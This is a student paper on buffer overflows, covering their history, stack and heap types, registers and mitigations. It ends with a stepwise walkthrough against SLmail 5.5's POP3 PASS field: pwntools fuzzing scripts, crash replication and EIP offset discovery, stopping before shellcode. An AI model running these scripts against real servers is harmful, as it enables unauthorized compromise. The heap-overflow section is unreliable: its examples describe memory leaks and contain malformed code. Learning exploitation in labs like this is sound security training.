Buffer Overflows

Lukasz Sklodowski
Cybersecurity and Information Assurance
Suffolk County Community College
Seldon, New York
lukashku@gmail.com

***Abstract*—A Buffer Overflow occurs when a programm attempts to write more data to a block of memory, or buffer, than it is designed to. This causes the extra data to overflow into the adjacent memory addresses. By exploiting this an attacker is able to control or crash the process or modify its internal variables. Some of the common questions that come up are "How are these found?" or "How did you know it required X amount of bytes to crash the application?". Usually there are 3 ways that buffer overflows are found. If the application's source code is open source then one can just review the code and look for bugs, another is through reverse engineering using programs such as ghidra, IDA pro, radare2, gdb and many more. Lastly, there is fuzzing which isjust throwing more and more characters until the application crashes.**

I. Introduction

Each year, Cyber Security is becoming a more relevant part of our everyday lives. Whether we like it or not, the world is run by computers and technology and there is no indication of that changing anytime soon. Since the invention of the computer humans have been finding ways to exploit them and the applications/software that they use. Buffer Overflows are just one of those many exploits. Often the cause of a buffer overflow is lazy programming which results in an insecure application. Over time, more security measures have been put in place to try and prevent this from happening but there is only so much that can be done. If exploited successfully the worst case scenario is an attacker gains full administrative access to the system. In the following sections a few topics will be covered such as the different types of buffer overflows, stack-based and heap-based attacks. What are buffer overflows and the history behind them. How buffer overflows are discovered. The difference between 32 bit and 64 bit buffer overflows. The different security options available to help mitigate the chance of a buffer overflow occurring. Lastly, show a step-by-step example of a buffer overflow to show how it works.

II. What is a Buffer Overflow?

A buffer overflow is probably the best known form of software security vulnerability. Most software developers know what a buffer overflow vulnerability is but they are still quite common in both legacy and modern developed applications. This is partly due to the wide variety of ways that buffer overflows can occur and the error prone tactics used to prevent them. A buffer is a temporary area for data storage. When more data gets placed by a program or system process than was originally allocated to be stored the extra data overflows. It causes some data to leak, into the other buffers which can end up overwriting or corrupting whatever data they were holding[2].

With a buffer overflow attack, the extra data can hold specific instructions to be executed. For example, the attacker could make it so the overwritten data executes a command to delete files, ex-filtrate data, or gain remote access to the system. Buffer overflows are not easy to discover and even when one is found it is extremely difficult to exploit one. The most common programming languages susceptible to a buffer overflow are C and C++.

III. History of Buffer Overflows

The first buffer overflows date back to the 1970s however it was not until the late 1980s that the first documented exploitation of a buffer overflow had occurred. The UNIX “finger” service was

exploited with a stack overflow to further spread Morris worm[5]. A few years later in 1995, a man named Thomas Lopatic discovered a buffer overflow in NCSA HTTPD 1.3 and published his findings in the Bugtraq security mailing list[7]. In 1996 a man name Elias Levy published in Phrack magazine, "Smashing the Stack for Fun and Profit". This was pretty much the first step-by-step introduction to exploiting the stack-based buffer overflow[9].


IV. Different Types of Buffer Overflows

A. *Stack-Based Overflow*

Stack-based buffer overflow exploits are the most common form of exploit for remotely taking over the code execution of a process. These exploits were most common about 20 years ago but a lot of effort has gone into mitigating stack-based attacks by developers and hardware manufacturers. Over the years changes have even been made to the standard libraries that are used by developers[11].

The stack is basically a contiguous block of memory used by functions. There are two instructions that are used to put or remove data from the stack, the "PUSH" instruction puts data on the stack and the "POP" instruction removes data from the stack. The stack works in a Last in First our(LIFO) basis and grows downwards towards lower memory addresses[4].

This is a very basic idea of the x86 stack. A more detailed explanation of the stack will be included later on.



Here is a simple C program that is vulnerable to a stack-based buffer overflow.

```c
#include <string.h>

void foo(char *bar)
{
   char x[10];
   strcpy(x, bar);  // no bounds checking
}
int main(int argc, char **argv)
{
   foo(argv[1]);
   return 0;
}
```

The code above takes an argument from the command line and copies it to the variable `x`. This will work for any combination of characters smaller than 10. Anything larger than 9 characters long will corrupt the stack resulting in a buffer overflow.

B. *Heap-Based Overflow*

A heap overflow or sometimes know as a heap overrun is a type of buffer overflow that occurs in the heap data area. "Heap is a region of process's memory which is used to store dynamic variables. These variables are allocated using malloc() and calloc() functions and resize using realloc() function, which are inbuilt functions of C. These variables can be accessed globally and once we allocate memory on heap it is our responsibility to free that memory space after use.[10]" There are two situation that could result in a heap-based overflow.

1. Continuously allocating memory and not freeing up that memory space after using it may result in memory leakage. This is when memory is still being used but is not available for other processes.

```c
//C program to demonstrate heap overflow
//by continuously allocating memory
#include<stdio.h>

int main()
{
    for (int i=0; i<10000000; i++) {
  //Allocating memory without freeing it
       int *ptr = (int *)malloc(sizeof
         (int));
```

```
    }
}
```

2. Dynamically allocating a large number of variables.

```
//C program to demonstrate heap overflow
//by allocating large memory
#include<stdio.h>

int main()
{
    int *ptr = (int *)malloc(sizeof(int)
    * 10000000));
}
```

V. How are Buffer Overflows Discovered?

One of the most common questions is "How did X discover this buffer overflow vulnerability?". It is not surprising seeing as this buffer overflows are difficult to find and even more difficult to exploit. There is really 4 main ways to find a buffer overflow vulnerability.

- Source code review
- Reverse engineering
- Fuzzing
- Accidentally

Source code review: This is most likely the easiest way to find a buffer overflow vulnerability. If the applications source code is open source then one can just review the code and try to identify any bugs.

Reverse engineering: This is the process of taking a program's binary code and recreating it to trace it back to the original source code. Usually this is done with the help of a disassembler such as Ghidra, IDA Pro, or Immunity Debugger.

Fuzzing: involves sending malformed data into application input and watching for unexpected crashes. If an unexpected crash occurs, it could indicate the application does not filter certain input correctly.

Accidentally: Once can discover and Buffer overflow by accident. This is probably the least common way a buffer overflow vulnerability is found but it does happen. A person could accidentally enter the wrong input which in turn gives them an error. Taking a closer look at that error could reveal a buffer overflow vulnerability.


VI. x86(32-bit) vs x86_64(64-bit)

A. *Processors*

To get a better understanding of buffer overflows it good to have a basic knowledge of 32-bit and 64-bit architectures as well. Processors are made up of things called registers. A register is a quickly accessible location available to a computer's central processing unit(CPU). A 32-bit register can store 2^{32} or 4,294,967,296 values. A 64-bit register can store 2^{64} or 18,446,744,073,709,551,616 values. It can be noted that a 64 bit register is not twice as big as a 32 bit register but instead 4,294,967,296 times bigger. The CPU register stores memory addresses which is how the processor accesses data from the RAM. One bit in the register can reference an individual byte in memory, so a 32 bit system can address a maximum of 4 gigabytes of RAM. A 64-bit system can access much more, about 16 exabytes of memory which is several million times more than any average person would need. 64-bit system are more efficient since memory blocks are more easily allocate and they can process more data then 32-bit systems[12].

B. *x86(32-bit) Stack*

Modern x86 processors have eight 32-bit registers as shown in the figure below.



Taking a closer look at each register:

EAX: The Accumulator register. It is used for I/O port access, arithmetic, interrupt calls, etc..

EBX: The Base register. It is used as the base pointer for memory access

ECX: The Counter register. It is used as a loop counter and for shifts, also gets some interrupt values.

EDX: The Data register. It is used for I/O port access, arithmetic, and some interrupt calls.

ESI: Source index register. used for string and memory array copying


EDI: Destination index register. Used for string, memory array copying and setting, and far pointer addressing

EBP: Stack base pointer register. Holds the base address of the stack

ESP: Stack pointer register. Holds the top address of the stack. [14]

C. *x86_64(64-bit) Stack*

Modern x86_64 processors have sixteen 64-bit registers as shown in the figure below. R9-R14 have been omitted from the image.



Taking a look at the table below will give a short description of what each of the registers is responsible for.

Register	Purpose
%rax	temp register; return value
%rbx	callee-saved
%rcx	used to pass 4th argument to functions
%rdx	used to pass 3rd argument to functions
%rsp	stack pointer
%rbp	callee-saved; base pointer
%rsi	used to pass 2nd argument to functions
%rdi	used to pass 1st argument to functions
%r8	used to pass 5th argument to functions
%r9	used to pass 6th argument to functions
%r10-r11	temporary
%r12-r15	callee-saved registers

[13]

VII. Protective Countermeasures

As buffer overflows became more and more popular over time, measures were taken to try and mitigate the attacks from happening. Various techniques have been used to detect or prevent prevent buffer overflows, each to be discussed below.

Programming Language: Some progrmaming languages are more vulnerable to buffer overflows than others. C/C++ and assembly are a few programming languages that are vulnerable to buffer overflows. This is mostly because they allow direct access to the memory and are not strongly typed[1]. The C programming language provides no built-in protections against accessing or overwriting data in the memory. It doesn't check that the dat written to a buffer is within the boundaries of that buffer. Languages such as Python, Java, COBOL and more prevent buffer overflows from occurring in most cases because they are strongly typed and do not allow direct access to the memory[6].

Using safe libraries: There are certain library functions that are recommended to be avoided. Some of which are `gets`, `strcpy`, and `scanf`. This is because these function are not bounds checked and can be exploited if not programmed correctly. One example of one of these libraries being exploited would be the Morris work, it exploited a `gets` call in fingerd[6].

Data Execution Prevention(DEP): "DEP is a security feature originally released in Windows XP SP2 that is designed to prevent an application

from executing code in a non-executable area of memory. DEP is available in both hardware-based and software-based configurations.[3]"

1. *Hardware-based DEP:* is considered the most secure version of DEP. With this, the processor marks all memory locations as "non-executable" unless the location already contains executable code. The goal is for DEP to intercept the attempted execution of code the non-executable areas. The main issue with hardware-based DEP is it's only supported by a few processes. The processor feature that is responsible for this is the NX feature for AMD processors or the XD feature for Intel processors[3].
2. *Software-Based DEP:* "When hardware-based DEP is not available, software-based DEP must be used. This form of DEP is built into the Windows operation system. Software-based DEP works by detecting when exceptions are thrown by programs and ensures that those exceptions are actually a valid part of the program before allowing them to proceed.[3]"

Address Space Layout Randomization(ASLR): is a memory protection process for operating systems that helps to ensure that memory addresses associated with running processes on systems are not predictable. ASLR is used on Linux, Windows, and MacOS. It was first introduced on Linux systems in 2005 and then in 2007 it was deployed on Windows and MacOS systems. By randomizing the offsets it uses in memory of the system, ASLR increases the control-flow integrity of the system thus making it more difficult to execute a buffer overflow attack. On a 64-bit system, ASLR works much better as the system has a much greater randomization potential[5].

Stack Canaries: is a secret value placed on the stack that changes each time the program is started. Before a function return, the stack canary is checked ad if it appears to be modified then the program immediately exits. A few possible ways two bypass stack canaries and that is by leaking the address or by bruteforcing the canary, it is practically impossible to just guess a random 64-bit value[8].

VIII. 32 Bit Buffer Overflow

In my opinion, the best way to learn a buffer overflow is by seeing an example.Below I will show the basic example of a 32-bit windows stack based buffer overflow. For this example I will use the Seattle Lab Mail (SLmail) 5.5 - POP3 'PASS' Remote Buffer Overflow. This buffer overflow was discovered way back in 2003 so to say its outdated is an understatement but buffer overflows all work under the same idea so a simple example should get the point across just as well.

A. Interacting With the Service

The first step is we need to figure out how to interact with the POP3 service. For this I will be using python as it is a very easy and powerful language to write these sorts of exploits in. Below is the skeleton code that the exploit will be built off of.

```
#!/usr/bin/env python3

from pwn import *

try:
    # Connect to the POP3 service
    r = remote("172.16.144.129",110)
    # Receive the banner
    print(r.recvline())

    # Send username "bof"
    r.send('USER bof' + '\r\n')
    # Recieve reply
    print(r.recvline())

    # Send password "password"
    r.send('PASS password\r\n')
    # Recieve reply
    print(r.recvline())

    print("Finished.")
except:
    # Prints error message if connection fails
    print("Error, could not connect")
```

Once the script is run, if the connection is successful then the output should be similar to the output below.

```
[+] Opening connection to 172.16.144.129 on port
b'+OK POP3 server bof.practice ready <00004.91815
```

```
b'+OK bof welcome here\r\n'
b'-ERR unable to lock mailbox\r\n'
Finished.
```

B. Fuzzing

Now that a successful connection has been established the next step is to fuzz the password field. To do that, I am going to use another python script that will continuously try logging into the service but each time will increase the length of password it sends in the password field. Eventually the password will reach such a length that it will cause the service to crash. To catch the moment the application crashes in detail an special tool called a debugger will be used. In this case I will use Immunity debugger.

I attach the SLMail service to Immunity Debugger and make sure that it is running. I attach it by going to `File > Attach` and choosing `SLMail.exe`. Once attached I hit F9 to run the program. Now with that set up I can move onto fuzzing the service. I will use the below code to fuzz the service, it is a farely simple program which sends a password consisting of all "A's" and increasing the length of the password by 200 "A's" each time until the service crashes.

```
#!/usr/bin/env python3

from pwn import *

buffer = []
count = 100
while len(buffer) <= 25:
    buffer.append("A" * count)
    count += 200

for password in buffer:
    print("Fuzzing with {}
                bytes".format(len(password)))
    r = remote("172.16.144.129", 110)
    r.recvline()
    r.send("USER bof\r\n")
    r.recvline()
    r.send("PASS " + password + "\r\n")
    r.send("QUIT\r\n")
    r.close()
```

After letting the script run for a little bit we can see that it stops at 2700 bytes

```
Fuzzing with 2700 bytes
[+] Opening connection to 172.16.144.129 on port
110: Done
[*] Closed connection to 172.16.144.129 port 110
```

This means that the overflow happens somewhere around 2700 bytes. If we take a look at the Immunity debugger, under the registers section we can actually see our long string of "A's" and that the EIP register has been overwritten with those "A's". A has a hex value of 41 therefore the string 41414141 is equivalent to AAAA.

C. Replicating the Crash

Now to make sure that this is accurate and not a one time occurance, lets attempt to replicate the crash. To do this we will edit the original skeleton exploit to send a password of 2700 bytes. If the service crashes then we know that its a valid overflow. We only need to make two binary edits to the code to get it to work.

```
#!/usr/bin/python3

from pwn import *

buffer = "A" * 2700
try:
   # Connect to the POP3 service
   r = remote("172.16.144.129",110)
   # Receive the banner
   print(r.recvline())

   # Send username "bof"
   r.send("USER bof" + '\r\n')
   # Recieve reply
   print(r.recvline())

   # Send password "password"
   r.send("PASS " + buffer + "\r\n")
   # Recieve reply
```

```
    print(r.recvline())

    print("Finished.")
except:
    # Prints error message if connection fails
    print("Error, could not connect")
```

By again attaching SLMail to the debugger and then executing the script, we should see the service crash in exactly the same way as before with the EIP being overwritten with our "A's". Next, we know that we have the abilitiy to write to the EIP so now we need to figure out how to control it. Controlling the EIP is an extremely important step in the development of the exploit. Being able to control the EIP is like being able to tell someone what to do, if you want the application to go left, then you tell it to go left and if you want it to go right then tell it to go right.

D. Finding the EIP Offset

The first step to controlling the EIP is to find the exact byte legth that the buffer overflows at. Now the question is "How do we find that exact number?". Well you could always do it manually, we know that the number of bytes is greater than 2500 bytes and less than 2700 bytes so you could check each one manually but that would still be very tedious. The most efficient way is to generate a unique string of 2700 bytes that has no repeating pattern. Then take those unique 4 bytes that end up in the EIP at the moment in the crash and find at what point in the string they are. Most people would call this 'finding the offset'. To generate this unique string I will use a tool included in the metasploit framework.


```
$msf-pattern_create -l 2700

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3
```

The string will look very similar to the one above except much longer. Now instead of sending 2700 "A's" we are going to send this very long string. All that needs to be done is modify the following line

```
# Before
buffer = "A" * 2700
# After
buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A
b0Ab1Ab2Ab3..."
```

Now executing this the script will and of course making sure to have our debugger running, the service will once again crash but this time the EIP will not be overwritten with "A's" but instead some random sequence.




Looking at the registers, it shows that the EIP has hex value of 39694438. When converted to ASCII this becomes 9id8. Now to find the actual offset number I will use `msf-pattern_offset` which is another tool included in the metasploit framework. An offset of 2606 bytes is given.

```
$msf-pattern_offset -l 2700 -q 39694438
[*] Exact match at offset 2606
```

To make sure that this is the correct offset, using out script we can send a buffer of 2606 A's and then 4 B's. If the B's end up overwritting the EIP then we do have the correct offset. Keep in mind that the hex value for B is 0x42.

```
# Test Buffer
buffer = "A" * 2606 + 4 * "B"
```

Checking the EIP register does show a hex value of 42424242 which is expected and now means we successfully have control of the EIP.



E. Finding Room for your Shellcode

IX. References

[1] "Buffer Overflows." Buffer Overflows - OWASP, web.archive.org/web/20160829122543/www.owasp.org/index.php/Buffer_Overflows#General_Prevention_Techniques.

[2] "Buffer Overflow." OWASP, owasp.org/www-community/vulnerabilities/Buffer_Overflow.

[3] "Buffer Overflows, Data Execution Prevention, and You." TechGenix, 14 June 2017, techgenix.com/Buffer-Overflows-Data-Execution-Prevention-You/.

[4] El-Sherei, Saif. https://www.exploit-db.com/docs/english/28475-linux-stack-based-buffer-overflows.pdf.

[5] Henry-Stocker, Sandra, and Sandra Henry-Stocker. "How ASLR Protects Linux Systems from Buffer Overflow Attacks." Network World, Network World, 8 Jan. 2019, www.networkworld.com/article/3331199/what-does-aslr-do-for-linux.html.

[6] Kirana, et al. "Buffer Overflow, How Is It Dangerous?" Decdeg, 25 Jan. 2020, decdeg.com/buffer-overflow-how-is-it-dangerous/.

[7] Lopatic, Thomas. "Bugtraq." Bugtraq, 13 Feb. 1995, https://web.archive.org/web/20070901222723/http://www.security-express.com/archives/bugtraq-/1995_1/0403.html.

[8] LLC, OSIRIS Lab & CTFd. "Stack Canaries¶." Stack Canaries - CTF 101, ctf101.org/binary-exploitation/stack-canaries/.

[9] One, Aleph. "Phrack Magazine." Phrack Magazine, 8 Nov. 1996, phrack.org/issues/49/14.html.

[10] shivani.mittalCheck out this Author's contributed articles., et al. "Heap Overflow and Stack Overflow." GeeksforGeeks, 25 Feb. 2018, www.geeksforgeeks.org/heap-overflow-stack-overflow/.

[11] Watters, Brendan. "Stack-Based Buffer Overflow Attacks: Explained: Rapid7." Rapid7 Blog, Rapid7 Blog, 9 Dec. 2019, blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/.

[12] What Is the Difference between a 32-Bit and 64-Bit System?, techterms.com/help/difference_between_32-bit_and_64-bit_systems.

[13] "X86-64 Architecture Guide." X86-64 Architecture Guide, 6.s081.scripts.mit.edu/sp18/x86-64-architecture-guide.html.

[14] "x86 Registers." x86 Registers, www.eecg.toronto.edu/~amza/www.mindsec.com/-files/x86regs.html.